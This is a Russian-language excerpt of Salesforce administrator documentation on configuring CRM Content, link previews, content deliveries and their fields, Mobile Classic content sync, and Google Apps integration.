Если данный флажок установлен, то раскрывающийся список «Язык» отображается при публикации, редактировании или поиске содержимого. Раскрывающийся список «Язык» содержит все языки, поддерживаемые системой Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров Salesforce CRM Content:

- «Управление Salesforce CRM Content»

Содержимое, при публикации которого не выбирается язык, по умолчанию связывается с личным языком пользователя. Если личный язык пользователя отличается от языка организации, то содержимое, опубликованное этим пользователем, связывается с его личным языком, а не с языком организации.

Включить создание пакета содержимого

Если данный флажок установлен, то кнопка **«Создать...»** > **«Пакет содержимого»** отображается на вкладке «Библиотеки», а пользователи могут создавать пакеты содержимого на основе любых документов или файлов из личных и общедоступных библиотек Salesforce CRM Content.

Пакеты содержимого, созданные до снятия данного флажка, не удаляются, а пользователям доступно дальнейшее изменение метаданных (например, описание, заголовок и настраиваемые поля). Тем не менее, пользователи теряют возможность настройки или изменения текущих пакетов. Так, кнопки **«Клонировать и настроить»** и **«Правка»** > **«Редактировать пакет содержимого»** становятся недоступными на странице сведений о содержимом.

Включить средство расширенного просмотра документов

Если данный флажок установлен, то средство просмотра документов поддерживает расширенные возможности навигации и настройки. Средство просмотра документов позволяет просматривать документы без их предварительной загрузки, независимо от того, является ли данный документ доставкой содержимого, отправленной интересу, потенциальному клиенту или коллеге, либо документом, просматриваемым внутренними пользователями Salesforce CRM Content, либо файлом Salesforce Files.Средство просмотра документов поддерживает три режима: режим предварительного просмотра (вкладка «Предварительный просмотр» на странице сведений о содержимом), режим доставки (URL-адрес доставки содержимого) и полноэкранный режим, отображаемый при выборе соответствующего параметра на странице сведений о содержимом или в доставке содержимого. Предварительный просмотр файлов Chatter доступен в лентах, в списках файлов и на вкладке «Файлы». Ниже перечислены действия, доступные пользователям при просмотре документов, если установлен флажок «Включить средство расширенного просмотра документов».

- Чтобы просмотреть страницы документа, щелкните значок следующей ( ), предыдущей ( ), первой ( ) или последней страницы ( ) на панели инструментов или воспользуйтесь элементами контекстного меню **«Следующая страница»** и **«Предыдущая страница»**. Контекстное меню недоступно в режиме предварительного просмотра.
- Чтобы открыть нужную страницу, введите ее номер и нажмите клавишу Enter. Данный параметр недоступен в полноэкранном режиме.
- Чтобы просмотреть документ по ширине, выберите пункт контекстного меню **«По ширине страницы»**. Чтобы просмотреть весь документ, выберите пункт **«Страница целиком»**. Кроме того, значки и доступны на панели инструментов.
- Чтобы просмотреть документ в полноэкранном режиме, выберите пункт контекстного меню **«Полноэкранный»**. Чтобы закрыть полноэкранный режим, выберите пункт **«Выход»**. Кроме того, значки и доступны на панели инструментов.
- Выберите пункт контекстного меню **«Увеличить»** или **«Уменьшить»**. Кроме того, значки и доступны на панели инструментов.
- Чтобы просмотреть длинный документ, воспользуйтесь полосой прокрутки (вместо параметров **«Следующая страница»** и **«Предыдущая страница»**). Функция непрерывной прокрутки недоступна в режиме предварительного просмотра, а также в любом режиме для документов PowerPoint.
- Чтобы просмотреть отдельные страницы документа, воспользуйтесь клавишами со стрелками. Откройте средство просмотра документов и нажмите нужную клавишу.
  - Клавиша со стрелкой вправо: переход на следующий слайд документа PowerPoint; переход на следующую страницу документа PDF, Word или Excel.

- Клавиша со стрелкой влево: переход на предыдущий слайд документа PowerPoint; переход на предыдущую страницу документа PDF, Word или Excel.
- Клавиша со стрелкой вверх: переход на следующий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вверх.
- Клавиша со стрелкой вниз: переход на предыдущий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вниз.

Клавиши со стрелками не поддерживаются в режиме предварительного просмотра.

Разрешить предварительный просмотр содержимого с помощью пакета приложений Office 2007: пробная версия

Если данный флажок установлен, то файлы Microsoft Office 2007, включая файлы PowerPoint, Word и Excel, полностью доступны для предварительного просмотра в Salesforce CRM Content и Chatter. Приложение Salesforce CRM Content исключает необходимость загрузки документов большого размера для определения важности их содержимого. На странице сведений о содержимом отображаются краткие сведения о документе, в том числе название документа, автор, описание, теги, библиотеки, комментарии и версии, а также количество отданных голосов, подписчиков и загрузок. Документы Microsoft PowerPoint, Word, Excel и Adobe® PDF могут просматриваться в обозревателе без предварительной загрузки. Некоторые аспекты файлов могут не отображаться предварительными просмотрами. Документы PDF, защищенные от копирования, недоступны для предварительного просмотра.

Также для предварительного просмотра файлов могут использоваться ленты Chatter, вкладка «Файлы», страница сведений о файле и списки файлов для группы или профиля.

Прим.: Области предварительного просмотра файлов Office 2007, созданные до снятия данного флажка, становятся недоступными.

Показать файлы Salesforce Files в Salesforce CRM Content

Если данный флажок установлен, то функция поиска в Salesforce CRM Content охватывает файлы Salesforce Files. Раскрывающийся список «Поиск» на вкладках «Содержимое» и «Библиотеки», а также фильтры на вкладке «Содержимое», включают следующие элементы: **«Все файлы»**, **«Публичные файлы»**, **«Мои группы»** и **«Мои библиотеки»**.

Если данный флажок не установлен, то функция поиска в Salesforce CRM Content не охватывает файлы Salesforce Files. Раскрывающийся список «Поиск» на вкладках «Содержимое» и «Библиотеки», а также фильтры на вкладке «Содержимое», включают следующие элементы: **«Все библиотеки»**, **«Личная библиотека»** и любые общедоступные библиотеки с участием текущего пользователя.

СМ. ТАКЖЕ:

Настройка Salesforce CRM Content

Разрешение предварительных просмотров содержимого в сообщениях-ссылках

Разрешение предварительных просмотров содержимого в сообщениях-ссылках

Salesforce предоставляет поддержку мультимедийного содержимого для более чем 400 URL-доменов. При вставке ссылки в сообщение поддерживаемые ссылки преобразуются во встроенные видеоматериалы, изображения и предварительные версии статей с мультимедийным содержимым.

Прежде чем воспользоваться предварительным просмотром ссылок, рекомендуем включить поддержку Chatter.

Мультимедийное содержимое предоставляется сторонней обслуживающей компанией Embed.ly. Мы не предоставляем компании Embed.ly доступ к содержимому, данным пользователей или организации. Компании доступны только URL-адреса, добавленные в список разрешенных доменов. Все URL-запросы передаются посредством прокси-сервера Salesforce. Компания Embed.ly никогда не получает прямые вызовы от клиентов и не может просматривать сведения об авторе URL-запроса.

1. Введите строку «*Параметры* `Chatter`» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Разрешить предварительные просмотры обогащенных ссылок»**.
4. Нажмите кнопку **«Сохранить»**.

Сообщения, содержащие ссылки на мультимедийное содержимое, отображаются в виде предварительного просмотра, включая миниатюры, описания и видеопроигрыватели для URL-адресов видеоматериалов. Если предварительный просмотр ссылки недоступен, то домен URL-адресов для данной ссылки не поддерживается или платформе Embed.ly не удалось открыть содержимое данного URL-адреса для предварительного просмотра.

Поддержка мультимедийных предварительных просмотров включена по умолчанию. В противном случае пользователи могут просматривать только видеоролики YouTube.

Прим.: Список поддерживаемых URL-доменов представлен в разделе «URL-домены для предварительных просмотров обогащенных ссылок в лентах».

СМ. ТАКЖЕ:

Настройка параметров содержимого

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение Chatter:

- «Настройка приложения»

Настройка доставок содержимого

Доставка содержимого позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого.

Помимо функции отслеживания, доставка содержимого имеет ряд преимуществ над отправкой файлов в качестве вложений. Например, определение периода доступности доставки для пользователей, а также выбор доступных пользователю действий: загрузка файла или просмотр интерактивной версии. По умолчанию доставка содержимого отображает последнюю версию доставляемого файла.

Доставки содержимого создаются с помощью связанного списка «Доставки содержимого», доступного для большинства объектов Salesforce. Пользователи Salesforce CRM Content могут также создавать доставки содержимого на странице сведений о содержимом или в связанном списке «Связанное содержимое».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения функции доставки содержимого:

- «Настройка приложения»

1. Введите строку «*Доставка содержимого*» в поле «Быстрый поиск» меню «Настройка», выберите пункт **«Доставка содержимого»** и установите флажок в поле «Включить создание доставок содержимого для файлов `Salesforce Files`»Чтобы активировать функцию «Доставки содержимого», обратитесь в службу поддержки Salesforce.
2. Выберите значение по умолчанию для защиты паролем доставок содержимого. URL-адреса доставок содержимого могут быть отправлены интересам, клиентам или любым непроверенным пользователям, поэтому компания Salesforce настоятельно рекомендует использовать защиту паролем при отправке конфиденциальных документов. Параметры ниже позволяют настроить единые стандартные параметры для парольной защиты доставки содержимого.
   - **«Защита паролем необязательна (по умолчанию ВЫКЛЮЧЕНА)»**. Данный переключатель позволяет пользователям самостоятельно определять необходимость ввода пароля при создании доставки содержимого. Обратите внимание, что флажок «Требовать пароль для доступа к содержимому» не установлен по умолчанию в мастере создания доставок.
   - **«Защита паролем необязательна (по умолчанию ВКЛЮЧЕНА)»**. Данный переключатель автоматически устанавливает флажок «Требовать пароль для доступа к содержимому» в мастере создания доставок. Чтобы отключить функцию проверки пароля, снимите данный флажок.
   - **«Требуется защита паролем»**. Данный переключатель позволяет создавать пароль при создании каждой доставки содержимого. Функция проверки пароля не может быть отключена.

   Прим.:

   - Если функция проверки пароля включена, то пароль генерируется при создании доставки содержимого. Данный пароль и URL-адрес доставки должны быть отправлены получателям. При выборе URL-адреса доставки содержимого получателям предлагается ввести пароль.
   - При создании доставки содержимого пароли отображаются вместе с URL-адресом. Пароль также доступен на странице сведений о доставке содержимого в течение всего срока ее действия.

Если функция доставки содержимого включена, то все пользователи должны добавить связанный список «Доставки содержимого» в макеты страниц для интересов, организаций-компаний, контактов, возможностей, обращений, кампаний

или настраиваемых объектов. В этом случае кнопка **«Доставить содержимое»** добавляется на все страницы сведений о содержимом в приложении Salesforce CRM Content.

Советы по внедрению

- Общее количество просмотров доставок содержимого не должно превышать 20 000 в сутки. Кроме того, предельная пропускная способность, доступная при использовании доставок содержимого, может составлять не более 20 ГБ в сутки. При достижении установленных ограничений отображается уведомление с просьбой повторить попытку. Заданные ограничения могут быть увеличены компанией Salesforce в индивидуальном порядке. Дополнительную информацию можно получить у торгового представителя.
- При создании доставки содержимого система Salesforce копирует исходный файл и создает его новую версию, предназначенную для интерактивного просмотра. Ниже перечислены сведения о поддерживаемых типах файлов.
  - Интерактивный просмотр доступен для файлов Word, Excel и PowerPoint, начиная с пакета Microsoft® Office 97 и заканчивая пакетом Microsoft Office 2007.
  - Интерактивный просмотр доступен для PDF-файлов Adobe® (кроме документов PDF, защищенных от копирования).
  - Интерактивный просмотр доступен для файлов JPG, BMP, GIF и PNG.
  - Интерактивный просмотр недоступен для документов размером более 25 Мб.

  При создании доставки содержимого можно использовать любой тип файла; если используемый тип файла не поддерживает возможность интерактивного просмотра, то файл может быть загружен только в исходном формате.
- Созданная доставка содержимого должна быть просмотрена до отправки ее URL-адреса получателям. В некоторых случаях интерактивная версия искажает форматирование исходного файла (например, цвета или нестандартные шрифты). Если интерактивная версия отображается некорректно, воспользуйтесь мастером создания доставок содержимого, чтобы предоставить пользователям возможность загрузки содержимого в исходном формате.
- Для просмотра доставок содержимого на компьютере должна быть установлена программа Adobe Flash 9.0.115. В противном случае отображается диалоговое окно загрузки.
- Пользователи клиентского и партнерского порталов не могут создавать доставки содержимого.
- Удаление записи доставки и редактирование сведений (например, дата истечения срока действия) доступно только автору.
- Каждый переход по URL-адресу доставки регистрируется системой Salesforce как один просмотр. Просмотры могут быть внутренними и внешними. Внутренний просмотр — это просмотр пользователем Salesforce. Например, выбор ссылки «Просмотр» в связанном списке «Доставки содержимого» или URL-адреса доставки на странице сведений о доставке Связанный список «Доставки содержимого» определяет количество всех просмотров для каждой доставки. Дополнительная информация об отдельном просмотре доступна на странице сведений о доставке.

  Прим.: Просмотром доставки содержимого, защищенной паролем, считается переход по URL-адресу доставки даже в том случае, если пароль не вводился.
- Пользователи Salesforce CRM Content могут выполнять доставку содержимого из общедоступных или личных библиотек.

Рекомендации

- Созданная доставка содержимого должна быть просмотрена до отправки ее URL-адреса получателям на предмет надлежащего форматирования интерактивной версии исходного файла. Например, цвета и нестандартные шрифты могут искажаться в окне предварительного просмотра. Если интерактивная версия отображается некорректно, щелкните ссылку **«Назад»** и выберите отображение содержимого только в исходном формате или в формате PDF. В этом случае получатели смогут загрузить файл, а автор — отследить количество загрузок на странице сведений о доставке содержимого.

- Интерактивная версия доставки содержимого не поддерживает анимацию и хронометраж, используемые в файлах PowerPoint. Гиперссылки не поддерживаются во всех типах файлов. Полный список поддерживаемых типов файлов см. в советах по внедрению.
- Только для пользователей Salesforce CRM Content: чтобы предоставить получателям доставки содержимого доступ к последней версии файла (вместо версии, доступной на момент создания доставки), откройте страницу сведений о доставке и нажмите кнопку **«Правка»**. Установите флажок «Последняя версия доставки содержимого».
- Чтобы получить электронное уведомление о первом просмотре доставки содержимого, установите флажок «Сообщить мне о первом просмотре или загрузке».

Импликации хранилища

Приложение Salesforce CRM Content использует хранилище файлов при публикации содержимого в общедоступные библиотеки или при сохранении содержимого в личную библиотеку. Создание доставок содержимого не влияет на ограничения по объему хранилища. При частой загрузке файлов в личные библиотеки для их последующей доставки рекомендуем просмотреть ограничения по объему хранилища файлов организации. Чтобы определить пользователей с наибольшим объемом использования хранилища и файлы с наибольшим размером, администраторы организации могут воспользоваться соответствующими отчетами.

Хранилище файлов используется при каждом создании доставок содержимого вне приложения Salesforce CRM Content. Файл, загруженный в систему Salesforce, не может повторно использоваться в разных доставках содержимого. Чтобы создать несколько доставок содержимого, использующих один и тот же файл, рекомендуем загружать данный файл отдельно для каждой доставки. Удаление доставки содержимого приводит к удалению исходного файла в системе Salesforce, при этом увеличивая объем хранилища файлов.

СМ. ТАКЖЕ:

Начальная настройка Salesforce CRM Content

Поля доставки содержимого

Поля доставки содержимого

В таблице ниже представлено описание полей, используемых в доставке содержимого. Данные поля доступны в мастере создания доставок, связанном списке «Доставки содержимого» и на странице сведений о доставке.

Поле	Описание
Разрешить получателю просмотр в обозревателе	Если данный флажок установлен, то доставка содержимого может быть просмотрена в интерактивном режиме на настраиваемой веб-странице. На странице сведений о доставке данное поле называется «Разрешить просмотр в обозревателе».
Разрешить получателю загрузку как PDF	Если данный флажок установлен, то файлы Microsoft® Word, Excel и PowerPoint, используемые в доставке содержимого, могут быть преобразованы и загружены в формате PDF. Данный флажок

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Приложение Salesforce CRM Content доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
	отображается в мастере создания доставок только в том случае, если загруженный файл является файлом PDF, Word, Excel или PowerPoint. На странице сведений о доставке данное поле называется «Разрешить загрузку как PDF».
Разрешить загрузку в исходном формате	Если данный флажок установлен, то получатели доставок содержимого могут загружать исходные файлы. В мастере создания доставок данное поле называется «Разрешить получателю загрузку как *[тип_файла]*», где переменная *[тип_файла]* соответствует типу исходного файла (например, PPT, PDF или DOC).
Автор	Пользователь, опубликовавший файл Salesforce CRM Content. (Только для чтения)
Имя доставки содержимого	Имя, присваиваемое доставке содержимого. По умолчанию поле «Имя доставки содержимого» содержит имя файла и дату создания.
Последняя версия доставки содержимого	Если данный флажок установлен, то получателю доступна самая последняя версия файла Salesforce CRM Content. Например, последняя версия файла доступна получателю, просматривающему доставку содержимого сегодня, в случае обновления файла после создания доставки содержимого.
Дата истечения срока действия доставки содержимого	Если данный флажок установлен, то срок действия доставки содержимого истекает в выбранный день. В мастере создания доставок данный флажок соответствует флажку напротив поля «Дата истечения права доступа к содержимому».
Создано	Пользователь, создавший доставку содержимого, а также дата и время создания. (Только для чтения)
Описание	Описание, добавленное при публикации файла Salesforce CRM Content. (Только для чтения)
Дата истечения срока действия	Дата отмены доступа к доставке содержимого. В мастере создания доставок данной дате соответствует дата, введенная в поле «Дата истечения права доступа к содержимому».
Файл загружен	Если данный флажок установлен, то файл, используемый в доставке содержимого, был загружен. Например, если доставка содержимого позволяет просматривать содержимое в обозревателе, загружать содержимое в исходном формате или в виде PDF-файла, то данный флажок устанавливается только в том случае, если получатель загружает исходный файл или PDF-файл. (Только для чтения)

Поле	Описание
Внутренний просмотр	Если данный флажок установлен, то доставка содержимого просмотрена пользователем Salesforce. Внутренний просмотр — это открытие URL-адреса доставки в системе Salesforce (например, выбор ссылки **«Просмотр»** в связанном списке «Доставки содержимого» или URL-адреса доставки на странице сведений о доставке). Если пользователь копирует и вставляет URL-адрес в адресную строку обозревателя, то такой просмотр считается внешним. (Только для чтения)
Последнее изменение сделано	Пользователь, который последним изменил доставку содержимого, а также дата и время изменения. (Только для чтения)
Дата последнего просмотра	Дата и время последнего просмотра доставки содержимого. Просмотр — это выбор URL-адреса доставки содержимого. (Только для чтения)
Сообщить мне о первом просмотре или загрузке	Если данный флажок установлен, то пользователь, создавший доставку содержимого, получает электронное уведомление о первом выборе URL-адреса доставки содержимого.
Имя ответственного	Пользователь, который несет ответственность за доставку содержимого. (Только для чтения)
Связано с	Запись, связанная с доставкой содержимого (например, организация, возможность или настраиваемый объект). Дополнительные сведения о записи могут быть просмотрены только при наличии общего доступа к данной записи.
Требовать пароль для доступа к содержимому	Если данный флажок установлен, то доставка содержимого может быть просмотрена только после ввода предоставленного пароля. Пароль отображается на странице сведений о доставке содержимого после ее создания и в течение всего срока ее действия.
Заголовок	Имя файла Salesforce CRM Content, добавленного в доставку содержимого. (Только для чтения)
Количество просмотров	Общее количество просмотров доставки содержимого, включая внутренние и внешние просмотры. (Только для чтения)

СМ. ТАКЖЕ:

Настройка доставок содержимого

Настройка Salesforce CRM Content для приложения Salesforce Mobile Classic

Ниже перечислены рекомендации по внедрению Salesforce CRM Content в приложение Salesforce Mobile Classic.

- В отличие от связанных файлов, записи содержимого синхронизируются с устройством. Данный алгоритм позволяет пользователям доставлять содержимое из приложения даже в том случае, если размер файла, загружаемого на мобильное устройство, превышает установленные ограничения.
- Приложение не поддерживает поиск конкретной части содержимого. Пользователи могут только предоставлять общий доступ к содержимому на вкладке «Содержимое», которое автоматически синхронизируется с устройством на основе фильтров назначенной мобильной конфигурации.
- Приложение не поддерживает просмотр списка подписанного содержимого. Пользователи не могут фильтровать список записей на вкладке «Содержимое» на основе отдельной библиотеки.
- Приложение поддерживает предварительный просмотр и общий доступ к содержимому, но не поддерживает обновление файла, связанного с записью содержимого. Пользователи могут редактировать поля на странице сведений о содержимом только при наличии обязательных полномочий.
- Предварительный просмотр и доставка содержимого доступны только при наличии информационного подключения. В противном случае, пользователи могут просматривать только страницу сведений о содержимом.
- Содержимое в приложении Salesforce Mobile Classic поддерживается только на устройствах iPhone.
- Мобильные полномочия не могут быть заблокированы для объекта содержимого. В настоящее время объект содержимого доступен в приложении Salesforce Mobile Classic только для чтения.
- Мобильный макет страницы для объекта содержимого не может быть изменен. Страница сведений о содержимом запрограммирована на отображение нескольких полей.

Чтобы настроить Content для конфигурации Salesforce Mobile Classic, выполните указанные ниже действия:

1. Введите строку *«Конфигурация Salesforce Classic»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**, затем щелкните по имени мобильной конфигурации.
2. Нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
3. Нажмите кнопку **«Добавить...»**.
4. Выберите «Содержимое» во всплывающем окне и нажмите кнопку **«OK»**.
5. Чтобы выбрать синхронизированные записи содержимого, воспользуйтесь фильтрами поля.

   Пользователи не могут выполнять поиск содержимого в приложении Salesforce Mobile Classic, поэтому рекомендуем настроить фильтры, позволяющие просматривать на

ВЕРСИИ

Настройка приложения Salesforce Classic Mobile доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления наборов данных Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

устройстве важное содержимое. Фильтры не могут быть созданы на основе библиотек или подписок. Ниже перечислены некоторые рекомендации по настройке полезных условий фильтра.

- **Дата:** выполните фильтрацию по полю «Дата последнего изменения», «Дата изменения содержимого» или «Дата создания». Чтобы синхронизировать недавно обновленные записи содержимого, воспользуйтесь специальными значениями дат (например, «ПОСЛЕДНИЕ 90 ДНЕЙ» или «ПОСЛЕДНИЕ 180 ДНЕЙ»).
- **Ответственный:** выполните фильтрацию по автору при наличии пользователей организации, ответственных за публикацию содержимого.
- **Тип файла:** выполните фильтрацию по определенным типам документов. Например, группа, работающая с возможностями, может просматривать только презентации или PDF-документы.
- **Настраиваемые поля:** выполните фильтрацию по настраиваемым полям при наличии настраиваемых полей, предназначенных для категоризации содержимого. Например, при создании поля «Функциональное использование» со значениями раскрывающегося списка настройте условие фильтра «"Функциональное использование" равно *"Продажи"*».

6. Чтобы предотвратить использование всей памяти мобильного устройства записями содержимого, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей содержимого, которое может быть передано данной конфигурацией на мобильные устройства. Чтобы выбрать записи, подлежащие синхронизации при превышении ограничения размера данных, заданного для мобильной конфигурации, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».
7. Нажмите кнопку **Готово**.

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

Начальная настройка Salesforce CRM Content

Google Apps

Google Apps включается подобно приложениям Google Docs, Gmail и AppExchange, связанным с Google, которые настроены для использования в системе Salesforce.

Начало работы с Salesforce и Google Apps

Начало работы с системой Salesforce и поддерживаемыми службами Google Apps

Настройка служб Google Apps в системе Salesforce

Создание аккаунтов Google Apps

Активация службы «Документы Google» в системе Salesforce

Gmail™ в Salesforce

Интеграция службы Gmail в Salesforce.

Использование Google Talk в системе Salesforce

Начало работы с Salesforce и Google Apps

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра и изменения параметров домена Google Apps:	Настройка приложения
Для активации или деактивации служб Google Apps:	Настройка приложения
Для установки или удаления пакетов Force.comAppExchange:	Загрузка пакетов AppExchange
Для экспорта списка пользователей в Google и создания аккаунтов Google Apps:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Прим.: Не все функции Google Apps доступны в Lightning Experience. Доступные функции могут иметь не такой вид, как в Salesforce Classic.

Google Apps — это набор интерактивных служб, предназначенных для обмена информацией и совместной работы, которые поддерживаются компанией Google и разработаны для бизнес-пользователей. При наличии аккаунта Google Apps администраторы организации Salesforce могут включить службы «Документы Google» и Gmail, а также установить приложения AppExchange, связанные с Google и доступные для работы в системе Salesforce.

Действие 1. Создание аккаунта Google Apps

Чтобы создать аккаунт Google Apps для организации, воспользуйтесь одним из указанных ниже способов.

- Введите строку *«Google Apps»* в поле «Быстрый поиск», выберите **Параметры Google Apps**, затем щелкните ссылку **«Регистрация»**, чтобы запустить страницу создания учетной записи на веб-сайте Google. Пользователю будет предложено зарегистрировать имя корпоративного домена или приобрести новое имя домена у компании Google. Домен — это часть URL-адреса веб-сайта, которая следует за компонентом «www.». Выполните инструкции Google по настройке нового или текущего домена и аккаунта Google Apps.
- Если организация приобрела Salesforce и поддерживаемую приложениями Google Apps функцию, введите *«Настройка Premier»* в поле «Быстрый поиск», затем выберите **«Настройка Premier»**, чтобы создать учетную запись Google Apps Premier Edition или обновить существующую учетную запись Standard Edition до уровня Premier Edition. Дополнительную информацию см. в разделе «Начало работы с Salesforce и Google Apps Supported».

Прим.: Службы Google Apps в системе Salesforce поддерживают только бизнес-аккаунты Google Apps и не поддерживают личные аккаунты. Личные аккаунты отличаются наличием домена gmail.com в адресе эл. почты (например, *imya*@gmail.com является личным аккаунтом). Домен Google Apps, настроенный в системе Salesforce, должен соответствовать домену организации, зарегистрированному в Google (например, *kompaniya*.ru является бизнес-аккаунтом).

Действие 2. Настройка параметров домена Google Apps

1. На странице «Параметры Google Apps»» в системе Salesforce нажмите кнопку **«Правка»**.
2. Выберите пользователя в поле «Административный контакт Google Apps». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть

пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.

3. Заполните поле «Домен `Google Apps`» доменом, зарегистрированным в Google. Например, если URL-адрес компании — `http://www.acme.com` и создан аккаунт Google Apps для домена acme.com, введите *`acme.com`* в поле «Домен `Google Apps`».
4. Нажмите кнопку **«Сохранить»**.

Действие 3. Активация служб Google Apps

1. В разделе «Активировать службы Google Apps» страницы «Параметры Google Apps» укажите службы Google Apps, которые нужно активировать.
2. Чтобы активировать службу, щелкните ссылку **«Правка»** или **«Установить»**. Ссылка **«Правка»** в столбце «Действие» отображается напротив служб Google Apps, которые уже интегрированы в систему Salesforce, а ссылка **«Установить»** напротив неустановленных приложений Force.com AppExchange. Ниже перечислены интегрированные службы Google Apps.
   - Добавление документов Google в систему Salesforce
   - Отправить сообщение Gmail в Salesforce
   - Кнопки и ссылки Gmail
   - Компонент боковой панели Google Talk

     Важное замечание: Система Salesforce больше не поддерживает приложение Google Talk. Альтернативные способы использования приложения Google Talk см. в интерактивной справке Google Talk.

   Дополнительную информацию о приложениях AppExchange, связанных с Google, см. на веб-узле http://sites.force.com/appexchange.

Действие 4. Создание пользователей Google Apps

Службы Google Apps, активированные в системе Salesforce, становятся доступными для всех пользователей организации, при условии создания аккаунтов Google Apps в корпоративном домене. Дополнительные аккаунты могут создаваться администратором Google Apps, зарегистрированным в Google. Дополнительную информацию см. в разделе «Создание аккаунтов Google Apps».

СМ. ТАКЖЕ:

Начало работы с системой Salesforce и поддерживаемыми службами Google Apps

Настройка служб Google Apps в системе Salesforce

Активация службы «Документы Google» в системе Salesforce

Gmail™ в Salesforce

Начало работы с системой Salesforce и поддерживаемыми службами Google Apps

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания аккаунта Google Apps Premier Edition в системе Salesforce:	«Настройка приложения» ИЛИ Административный контакт Google Apps
Для обновления аккаунта Google Apps Standard Edition до версии Google Apps Premier Edition в системе Salesforce:	«Настройка приложения» ИЛИ Административный контакт Google Apps

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Функция Salesforce for Google Apps Supported включает в себя аккаунт Google Apps Premier Edition для организации. Система Salesforce позволяет создавать аккаунт Google Apps Standard Edition и обновлять его до аккаунта Google Apps Premier Edition.

После создания аккаунта Google Apps Premier Edition или обновления текущего аккаунта Google Apps Standard Edition в системе Salesforce страница «Установка версии Premier» содержит имя корпоративного домена, количество доступных лицензий Google Apps Premier Edition и статус обновления (при его наличии).

Создание аккаунта Google Apps Premier Edition

В случае отсутствия аккаунта Google Apps для организации, выполните указанные ниже действия, чтобы зарегистрировать аккаунт Google Apps Premier Edition и включить функцию Salesforce for Google Apps Supported.

1. Введите строку «*Настройка Premier*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройка Premier»**.
2. Заполните поля в столбце A.

Поле	Описание
Имя домена	Домен, который должен быть зарегистрирован в качестве аккаунта Google Apps для организации. Например, для компании с URL-адресом `http://www.acme.com` введите *`acme.com`* в поле «Имя домена».
Имя пользователя	Данное значение используется для создания администратора аккаунта Google Apps. Например, для администратора Google Apps с адресом эл. почты jsmith@acme.com введите *`ipetrov`*. Данные, указанные в полях «Имя пользователя» и «Пароль», могут использоваться для входа в созданный аккаунт Google Apps и при необходимости могут быть изменены.
Личное имя	Данное значение используется для создания администратора аккаунта Google Apps. Данные, указанные в полях «Имя пользователя» и «Пароль», могут

Поле	Описание
	использоваться для входа в созданный аккаунт Google Apps и при необходимости могут быть изменены.
Фамилия	Данное значение используется для создания администратора аккаунта Google Apps. Данные, указанные в полях «Имя пользователя» и «Пароль», могут использоваться для входа в созданный аккаунт Google Apps и при необходимости могут быть изменены.
Адрес эл. почты	Данный адрес эл. почты используется для отправки электронного подтверждения о создании аккаунта Google Apps Premier Edition. Данный адрес не будет использоваться компанией Google в других целях.
Пароль	Данный пароль может использоваться администратором Google Apps для входа в службы Google Apps.
Подтверждение пароля	Данный пароль может использоваться администратором Google Apps для входа в службы Google Apps.

3. Нажмите кнопку **«Создать аккаунт Google Apps Premier»**.
4. Чтобы включить Salesforce и Google Apps, в настройке введите *«Параметры Google Apps»* в поле «Быстрый поиск», затем выберите **«Параметры Google Apps»**.
